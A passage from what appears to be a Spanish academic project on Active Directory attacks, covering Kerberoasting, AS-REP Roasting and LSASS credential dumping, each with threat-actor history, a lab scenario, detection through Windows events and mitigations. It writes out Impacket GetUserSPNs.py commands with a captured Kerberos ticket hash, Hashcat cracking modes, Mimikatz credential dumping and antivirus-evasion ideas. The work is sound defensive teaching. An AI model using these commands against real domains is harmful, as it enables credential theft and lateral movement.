También se tiene constancia de que este mismo grupo había utilizado esa misma técnica previamente, en junio de 2021. En este segundo caso, tras utilizar el *malware* "BazarLoader" para el acceso inicial, llevaron a cabo esta técnica para obtener credenciales válidas del dominio que les permitieron seguir con su ataque, el cual terminó con el *ransomware* "*Diavol*" desplegado en el dominio de Directorio Activo. El tiempo que transcurrió en este segundo ataque desde el acceso inicial al despliegue del *ransomware* por todo el dominio fue de tan solo 42 horas [40].

Según el equipo de inteligencia de amenazas de Microsoft esta técnica fue utilizada por el grupo APT29, también concido como "Cozy Bear" o "Los Duques" en la campaña de SolarWinds, durante 2019 y 2020 [32]. Este grupo está asociado al Servicio de Inteligencia Exterior ruso, conocido por sus siglas SVR [28]. Durante esta campaña realizaron lo que se conoce como un ataque a la cadena de suministro, donde comprometieron un software de monitorización y gestión de infraestructuras de tecnologías de la información, *SolarWinds*. El compromiso de este *software*, utilizado por muchas empresas de América, Europa, Asia y Oriente Medio les permitió conseguir acceso inicial a estas. Posteriormente, utilizaron la técnica de Keberoasting, junto a muchas otras, para moverse lateralmente por las redes comprometidas y aumentar su visibilidad dentro de estas. Según el FBI, la CISA, la ODNI y la NSA este ataque llegó a afectar a 18.000 clientes del sector público y privado, pero solamente un número mucho menor sufrió una continuación del ataque [27].

Para realizar este ataque el adversario solamente necesita acceso a una cuenta de un usuario del dominio, ya que cualquier usuario del dominio puede solicitar *tickets* de Kerberos para cualquier cuenta de servicio del dominio.

Escenario: Desde una máquina en la red interna no unida al dominio

Para este primer escenario se simulará que un adversario ha conseguido acceso a la red interna de la empresa y los credenciales del usuario antonio.garcia, pero todavía no tiene acceso a ninguna máquina unida al dominio. Para ello se utilizará la máquina Kali Linux

como máquina del atacante, y el módulo de *Impacket* "*GetUsersSPN.py*".

La primera actividad que debe realizar el atacante es encontrar cuentas que sean susceptibles al *Kerberoasting*. Para ello se utiliza el siguiente comando mostrado en la figura 6.1. Este comando muestra por pantalla todas las cuentas del dominio que tienen un SPN.

```
┌──(root㉿kali)-[/opt/impacket-0.11.0/examples]
└─# ./GetUserSPNs.py -dc-ip 192.168.1.100 ACME.local/antonio.garcia
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName                Name         MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------------  -----------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/SQLServer.ACME.local:1433  MSSQLEXPRESS             2024-05-20 12:03:54.006337  2024-05-29 10:34:57.283605
```

Figura 6.1: Cuentas del dominio que tienen SPN.

Si añade el parámetro "*request*", el adversario puede obtener los TGS de todas las cuentas con SPN del dominio, pero después de enumerar también puede utilizar el parámetro "*request-user*" para especificar la cuenta de la cual desea obtener un TGS. En la figura 6.2 se puede ver el *ticket* obtenido. Como se aprecia en la línea de comandos, el adversario está utilizando la herramienta "*GetUsersSPNs.py*" para solicitar *tickets* de todas las cuentas con SPN utilizando las credenciales del usuario del dominio "ACME.local" con nombre "antonio.garcia", del cual tiene que introducir la contraseña mediante entrada estándar. Tras eso, la herramienta devuelve un *ticket* TGS, el cual se ve que tiene un cifrado de tipo 23 y pertenece al servicio MSSQLEXPRESS del dominio ACME.local.

```
┌──(root㉿kali)-[/opt/impacket-0.11.0/examples]
└─# ./GetUserSPNs.py -dc-ip 192.168.1.100 ACME.local/antonio.garcia -request
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName                Name         MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------------  -----------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/SQLServer.ACME.local:1433  MSSQLEXPRESS             2024-05-20 12:03:54.006337  2024-05-29 10:34:57.283605


[-] CCache file is not found. Skipping ...
$krb5tgs$23$*MSSQLEXPRESS$ACME.LOCAL$ACME.local/MSSQLEXPRESS*$6bf3242305f213a06726c804a3f00984$c31dd8552d9512df6fcd7819fa829f4a85116e327ea5ed2088
dc6bf92c21c81fc1d8ffec41b9797c3a27500e24dccf6151a6c0a5b54d18b2a5563395cbe661af3a88fbd36dfbc444b2292cf3a7848c762febec4c7ca3636cb51776aa28f163ef40c
0e198eeba33cded3980b9a47021b2ecbe63e4f5c3af107a5824c19379a2b8f5b614301efe768e2628e778a4b4ce606ac0e0171c59df766fe4f6ec1a336774d3b72c51fbe2af4121dc
4d7f9c8677beadb3fac4fd7a67cdf69b7124066f39302fd88f58ded52dd853cb97f7743ad89331dd9b29c106882d82b13fd4383cee25827fe7fd107a0c7775c89b1626b5039b1abe2
9e1028a6127db9bf73c4a10d7c694ebf77f6c802b6f9ad595c70698797c48609d39f098814ac739a3fbc7d8dac112425293d9fd2607919ce0f3441d312f39f715a3a59af50219004b
e835669683b201434d987ae9070a74ffc823406276a21003c2976123dacc5d1c4ff48fc7f69f7faadac0183409acccc814e3c116e6df435627cfeab7d8b349c823d6348c534bf1c51
ba5c2ea034e7193e5aaf3d7903ecfd74f8ce1a403be3c0e24f611ea3545f0b4870142a1faf84211d915d0b7729cd7dcff89cd4e4ef77d20002ec3156c9de2cdb4bd5db8c40e37c8f6
3defbb28f36e8706430fde3c53cc88fcbde2ec46121ca7594ad12546dd9ac0d956e22a8986cffc95caac5617957a8793c356b88ad5cada0c614bd3527ecf6a79202b2dd30d65abf6f
ed59441bcfef5960fab54ce99b7034a3afbcf82d92a8256e5e233e5a0e8e8e1b8f240273d919b1ea05a121272c63f3cd3236aaefe5950a8bb8b0c531b30466a8253081cdffd6c0e98
253f4dbb0fad9e9b4b47090a2e82f2337c100b7f12cd70d738b48efd56833a18e6fbeeb0824ccf3ee7c2f0553cfb7eab9f226726c208fa7725405dcbf9578c032760b284a253b76c2
bba5517973b5d603ca74a944eef535ebfa967f517405f6f19f8783cc98958ac732d2f25e00373a494e1758cfbaf117efd5b714f7e348872fc51b9d35cdffbc523e2037050d935ffdd
940a7b5a41e6de1818989307480139960cb21b962867e01a94de08520d0eada0d19110ff0fbaa627bbfcaa6078ffb339673e9be6fce31067097cd5540723d099127f5b292bfabfa35b
68918ee8c8ce0c651446bc469cfe5741fb479dca4da19e86dc977010aaf4545a3580d2ba70d16475d814d4151d80fb1243278b203f1ae8bcf84b81864ca1af5752ac5ca5e4f77dd03
98a46e07de5cdf337afc732f7afc7a252bad7ce3a24ba3f2ff8d124f629ffd1c0e5a1e3a6eb3518f536febcbfb5b264ca99d59eee4dcedd4ff640c3ddf56cd1d227864e8791cffcee
38b7c56eec0e7769181c8569036a964c03a6e0752346ff1f1318d98203d8faa0d67558cfcf942019c1934454817b6e6ddcdbf492b046f8c110be7586496dcaca7b58be1925b879611
d57c47a869025033f56dd77dd075d4a4c10e2ec3ca2200f8a133f88534cbc9caaf
```

Figura 6.2: TGT de la cuenta MSSQLEXPRESS.

Una vez obtenido el *ticket* de servicio, el adversario puede intentar obtener la contraseña de la cuenta asociada al servicio mediante la técnica "T1110.002: Brute Force: Password Cracking". Para ello puede utilizar herramientas como *Hashcat* o *John the Ripper*.

Detección de la técnica

Para poder detectar este ataque, se deben auditar las operaciones de *tickets* de servicio de Kerberos. Esta configuración permitirá detectar los eventos "4768: *A Kerberos authentication ticket (TGT) was requested*" y "4769: *A Kerberos service ticket was requested*".

Desde el visor de eventos en el controlador de dominio se puede ver que han aparecido dos eventos nuevos. El primero de ellos se trata del evento "4768: *A Kerberos authentication ticket (TGT) was requested*", donde el usuario antonio.garcia ha solicitado un *ticket* de autenticación, un TGT, al servicio KRBTGT. En el evento se puede ver que la autenticación ha sido exitosa, pues el código de resultado es 0, lo cual indica que no ha habido ningún error [35]. Este evento puede verse en la figura 6.3.



Figura 6.3: Evento 4768.

Tras ese evento se ha generado el evento, "4769: *A Kerberos service ticket was requested*", el cual se puede ver en la figura 6.4. En este evento se puede observar que cuenta que solicita el *ticket* de servicio es "antonio.garcia@ACME.LOCAL", pues el usuario ya se ha autenticado en el dominio como se vio en el evento previo. El resto de datos coinciden en con lo obtenido por el atacante, pues la cuenta del servicio del cual se ha solicitado el TGS es MSSQLEXPRESS.

Otra información importante del evento es el tipo de cifrado del vale, el cual tiene un valor de, en hexadecimal, 17, lo que coincide con el *ticket* obtenido por el atacante, que tiene el mismo valor pero se muestra en decimal. Este valor se identifica con el tipo de cifrado "RC4-HMAC" [36]. El uso de este algoritmo de cifrado hace que los adversarios tengan mayor

facilidad para poder romperlo mediante fuerza bruta y obtener en texto claro la contraseña del servicio que se está atacando, por lo que muchos adversarios, en caso de que sea posible, intentan forzar la creación del *ticket* utilizando este algoritmo [14].

Finalmente, de este evento se puede obtener la dirección de red desde la cual se ha solicitado el *ticket*, 192.168.1.103. El analista encargado de la incidencia podría observar que no se trata de ninguna máquina del dominio. Esto le permitiría obtener peticiones de *tickets* de servicio sospechosos, identificar la dirección del adversario en la red y actuar en consecuencia, pudiendo ver que otras acciones ha realizado y expulsando, al menos esa máquina, de la red interna.



Figura 6.4: Evento 4769.

Una vez obtenido el *ticket*, el adversario podría realizar la técnica "T1110.002: Brute Force: Password Cracking", donde intentaría romper el cifrado mediante fuerza bruta, ya sea con un diccionario de posibles contraseñas o fuerza bruta pura. En caso de tener éxito y obtener la contraseña en texto claro, el adversario podría mediante la técnica "T1078: *Valid Accounts*" implementar las tácticas de persistencia, escalada de privilegios y movimientos laterales.

Mitigación de la técnica

La principal mitigación que puede realizarse es establecer una buena política de contraseñas que impida al adversario obtener la contraseña en texto claro mediante fuerza bruta. Esta política debe imponer contraseñas de suficientes caracteres, idealmente más de 25, las cuales contengan minúsculas, mayúsculas, números y caracteres especiales. Estas contrase-

ñas también deberían ser únicas, para que no puedan comprometer varios usuarios a partir de una contraseña, por ejemplo utilizando la técnica "T1110.003: Brute Force: Password Spraying", donde se intenta iniciar sesión con una misma contraseña y diferentes usuarios conocidos. Además, se recomienda que estas contraseñas tengan una fecha de expiración, lo cual reduce el tiempo de persistencia del adversario en el dominio al perder el acceso a la cuenta válida [14].

Otra mitigación que dificultará al adversario la obtención de la contraseña en texto claro de la cuenta del servicio es utilizar un mejor algoritmo. Por defecto, algunos sistemas Windows usan "RC4-HMAC", se recomienda utilizar los algoritmos de cifrado que utilicen el algoritmo AES [20].

6.1.2. T1558.004: Steal or Forge Kerberos Tickets: AS-REP Roasting

Este ataque permite obtener *tickets* (TGT) de usuarios que tienen desactivada la opción de no requerir autenticación previa de Kerberos. Dos motivos por el cual una cuenta puede tener esa opción desactivada es para simplificar su administración o para permitir que sistemas heredados, como aplicaciones o dispositivos antiguos, que no soportan la autenticación de Kerberos puedan usarse en el dominio. También es posible que el atacante, a través de una cuenta con los permisos necesarios dentro del dominio, haya deshabilitado la autenticación previa de un usuario para poder realizar este ataque.

Si la cuenta requiere autenticación previa, cómo se vio en la sección 3.1.3, el cliente debe autenticarse ante el controlador de dominio antes de obtener un TGT. Por este motivo, el cliente envía una parte del AS_REQ, la marca de tiempo, cifrado con el *hash* de su contraseña. Tras esto, el KDC descifra esta marca de tiempo para verificar la autenticación del usuario y responde el AS_REP, que contiene dos mensajes. Uno de estos es la clave de sesión, que se cifra con el *hash* de la contraseña del usuario.

Si la cuenta no requiere autenticación previa, cualquier usuario puede enviar un mensaje "AS_REQ", tras lo que recibirá la respuesta, "AS-REP", que contiene el TGT. Si este TGT se ha cifrado con un algoritmo inseguro, que puede ser RC4, es susceptible de ser craqueado mediante fuerza bruta para obtener la contraseña en texto claro de esa cuenta.

A diferencia de la técnica "T1558.003: *Steal or Forge Kerberos Tickets: Kerberoasting*", la cual tiene lugar al solicitar el *ticket* para solicitar servicios, el TGS, esta ocurre en la primera fase de la autenticación, al solicitar el TGT.

Si bien es cierto que es complicado que un adversario encuentre un usuario en un dominio con la autenticación previa desactivada, puede llegar a habilitarla en caso de tener permisos para hacerlo. Si el adversario controla un usuario que tiene privilegio de "*GenericAll*" sobre otro usuario, puede activar la autenticación previa de este y realizar un ataque de AS-REP Roasting para poder intentar descifrar su contraseña mediante fuerza bruta.

Utilización por adversarios

Si bien esta técnica no se encuentra entre las más utilizadas por adversarios, se ha decidido agregarla en el proyecto debido a la facilidad de su ejecución en caso de que sea posible y a la ayuda que da para comprender la autenticación en el protocolo Kerberos, el cual, como ya se ha visto, es crítico en Directorio Activo.

Esta técnica fue utilizada por el actor de cibercrimen *Wizard Spider* en el ataque mencionado en la sección 6.1.1, donde desplegaron el *ransomware* "*Diavol*" por todo un dominio de Directorio Activo. Esta técnica, junto a la técnica de *Kerberoasting*, les permitió obtener cuentas válidas para aumentar su control sobre el dominio.

Si bien no es necesario una cuenta de dominio para poder realizar el ataque, si que es necesario disponer de una cuenta para poder enumerar si existen usuarios los cuales no tienen la autenticación previa activada, por lo que son vulnerables al ataque. En caso de no tener acceso a una cuenta en el dominio, el adversario podría utilizar un diccionario de usuarios para tratar de detectar si alguno existe y es vulnerable.

Escenario: Desde una máquina del dominio

Para obtener el hash del ticket TGT asociado a cuentas sin autenticación previa se puede utilizar Rubeus de la forma mostrada en la figura 6.5. Cómo puede observarse, la herramienta ha utilizado una consulta LDAP. Dentro de esta consulta, el parámetro "samAccountType" permite obtener solamente cuentas asociadas a usuarios y el parámetro "userAccountControl" permite obtener las cuentas que no requieren autenticación previa.



Figura 6.5: Utilización de Rubeus para obtener el *hash* de cuentas sin autenticación previa.

Una vez obtenido el *hash* AS-REP de la cuenta, el adversario puede intentar obtener la contraseña en texto claro mediante la técnica "T1110.002: *Brute Force: Password Cracking*". Para ello puede utilizar la herramienta HashCat con el modo 18200.

Detección de la técnica

Un enfoque para poder detectar esta técnica consiste en analizar los paquetes de la red que contengan peticiones del protocolo LDAP. Dentro de estas peticiones, se buscará detectar aquellas que contengan los filtros mostrados en la figura 6.5.

También puede auditarse el evento de Windows 4768, un nuevo TGT ha sido solicitado, en los casos en que la cuenta que lo solicita es una cuenta que no tiene la autenticación previa activada. Se puede tener especial atención a los eventos que se generan e indican que el cifrado utilizado es tiene el valor con valor 0x17, por lo que es del tipo RC4. Este evento puede observarse en la figura 6.6

Figura 6.6: Evento 4768, se solicitó un vale de autenticación (TGT) de Kerberos.

Mitigación de la técnica

La principal mitigación de la técnica consiste en habilitar siempre la autenticación previa de Kerberos. En caso de que no sea posible, se debe utilizar una contraseña robusta que no permita que un adversario pueda obtenerla desde el *hash*. También se recomienda utilizar en Kerberos el cifrado AES en lugar de RC4 en caso de que sea posible.

Para evitar que un adversario pueda activar el no requerir autenticación previa de una cuenta gracias a tener el permiso "*GeneriAll*" sobre ella, son necesarias otras mitigaciones. Entre estas mitigaciones se encuentra el separar cuentas de administración de cuentas de usuarios, aplicar el principio de menor privilegio posible, y la utilización de una buena política de contraseñas, las cuales sean robustas y tengan fecha de expiración.

6.1.3. T1003.001: OS Credential Dumping: LSASS Memory

Este ataque permite a los adversarios acceder a credenciales almacenados en la memoria del proceso LSASS, *Local Security Authority Subsystem Service*. En este proceso se encarga de hacer cumplir la política de seguridad verifica que los usuarios inician sesión y maneja los cambios de contraseñas, entre otras funcionalidades. Dentro de este proceso se pueden encontrar contraseñas, hashses NT y LM y *tickets* de Kerberos.

El proceso LSASS se encuentra presente en todos los sistemas operativos Windows. En caso de que el adversario consiga acceder a este proceso, podrá acceder a la información de credenciales de todos los usuarios que hayan iniciado sesión en la máquina donde está ejecutándose.

Sobre la implementación, los adversarios pueden realizar la técnica de forma local o remota. En caso de hacerla de forma local, extraen la información directamente del proceso en la máquina donde se realiza. En caso de hacerse de forma remota, los adversarios pueden realizar un volcado del proceso en la máquina, extraerlo a una máquina que controlen y una vez ahí extraer la información. La ventaja para los adversarios de realizar el ataque de forma remota es que no tienen que preocuparse de tener que transferir las herramientas para extraer la información a las máquinas comprometidas, lo cual implica tener que implementar otras medidas para evadir los sistemas de defensa de estas máquinas.

Utilización por adversarios

Según el reporte que hace la empresa Mandiant sobre el grupo *Wizard Spider*, este grupo solía utilizar con bastante frecuencia esta técnica para obtener credenciales del dominio [26].

Dentro de los actores en los cuales se ha detectado el uso de esta técnica, se encuentran muchos más. Según un aviso conjunto entre la NSA, la CISA, el FBI y el NCSC se ha detectado el uso de esta técnica por parte del grupo APT28 o *Fancy Bear*, asociado a una unidad del servicio Inteligencia Militar Ruso, conocido como GRU [34].

Otro grupo asociado a una unidad diferente del GRU, conocido como *Sandworm Team* o Voodoo Bear también ha utilizado esta técnica. El equipo de inteligencia de amenazas de Microsoft ha atribuido a este grupo el ataque de *ransomware* contra diversas organizaciones en Polonia y Ucrania en el contexto del conflicto bélico entre Ucrania y Rusia. En algunos entornos utilizaron herramientas integradas en Windows para crear un volcado del proceso LSASS que les permitió acceder a credenciales para aumentar sus privilegios en los dominios y poder ejecutar el *ransomware* [45].

Otro grupo reconocido por usar esta técnica es *MuddyWater*. Según el Comando Cibernético de los Estados Unidos, este grupo está asociado al Ministerio de Inteligencia y Seguridad Nacional de Irán [44]. Se tiene constancia de que ha utilizado herramientas de código libre como Mimikatz y desarrolladas por Microsoft como ProcDump para llevar a cabo la extracción de credenciales del proceso LSASS [16], [37].

A día de hoy, en la entrada asociada de ATT&CK a esta técnica se puede observar que ha sido utilizada por 30 grupos diferentes, entre los que se encuentran los mencionados anteriormente. Esto implica que es una técnica de alta importancia y la cual tiene muchas variantes, pues cada adversario suele implementarlo de forma diferente.

Para poder realizar este ataque, los adversarios necesitan permisos de administración en la máquina en la que van a acceder al proceso LSASS.

Escenario 1: Extracción local utilizando Mimikatz

En este escenario se supondrá que el adversario ha sido capaz de obtener acceso como administrador en una estación de trabajo donde el usuario al que pertenece esta también tiene una sesión iniciada. Además, se supone que el adversario ha movido ya herramienta Mimikatz hasta la estación de trabajo con el fin de ejecutarla localmente para extraer información del proceso LSASS.

Todas las versiones de Mimikatz que se pueden encontrar en internet son detectadas por los sistemas de antivirus. Por motivos de alcance de el proyecto en este no se realizará evasión de antivirus, por lo que Windows Defender se desactivará. La prueba se realiza igualmente debido a que un adversario podría realizar modificaciones en Mimikatz que le permita evadir los análisis estáticos y dinámicos de los sistemas de antivirus, para lo que podrían usar diferentes técnicas. Una de las técnicas podría ser "T1027.001: *Obfuscated Files or Information: Binary Padding*", donde aumentan el tamaño del archivo sin modificar su funcionalidad para evitar que coincida el hash con los indicadores de compromiso reconocidos o para que alguna herramienta de antivirus no procese el archivo debido a su gran tamaño. Otra técnica muy usada es "T1027.008: Obfuscated Files or Information: Stripped Payloads", donde eliminan las cadenas de texto y modifican los nombres de las variables con el fin de que cuando el antivirus busque estas en el texto no se encuentren y no lo detecte como malicioso.

Los adversarios pueden utilizar Mimikatz desde el binario, cuyo código es abierto y pueden modificar y recompilar, o desde un script de PowerShell. La ventaja del script de PowerShell

es que puede descargarse y usarse directamente en memoria, sin necesidad de instalar nada en el disco de la máquina donde va a realizarse el ataque.

En un ataque de 2022, se detectó que el atacante accedió al proceso LSASS utilizando una versión modificada de Mimikatz, donde además automatizaba su ejecución. Los analistas de la intrusión no fueron capaces de determinar cómo el adversario consiguió los privilegios necesarios para acceder al proceso LSASS, pero gracias a eso pudo continuar con su ataque que terminó con el *ransomware* "*Hive*" desplegado por todo el dominio [64].

En este ejemplo se utilizará el binario de Mimikatz obtenido del repositorio de GitHub de su creador. Una vez el adversario ha conseguido mover el binario hasta la máquina puede ejecutarlo como se ve en la figura 6.7.



Figura 6.7: Extracción de información del proceso LSASS con Mimikatz localmente.

Tras ejecutar Mimikatz el adversario utiliza *LogonPasswords* para acceder a todas las credenciales de todas las cuentas que tienen la sesión iniciada en esa máquina, tanto usuarios

como ordenadores. Esta funcionalidad se encuentra dentro del módulo *sekurlsa*, encargado de interactuar con el proceso LSASS y el cual requiere los privilegios de administración que se obtuvieron con el comando anterior.

Como se puede ver en la salida del último comando, la cual se ha recortado debido a la gran cantidad de datos que contiene, aparece el hash NTLM del usuario Administrador. Si se sigue observando la salida del comando se puede encontrar la información del otro usuario que tiene la sesión iniciada, antonio.garcía, como se puede apreciar en la figura 6.8. De este también se obtiene el hash NTLM del otro usuario.

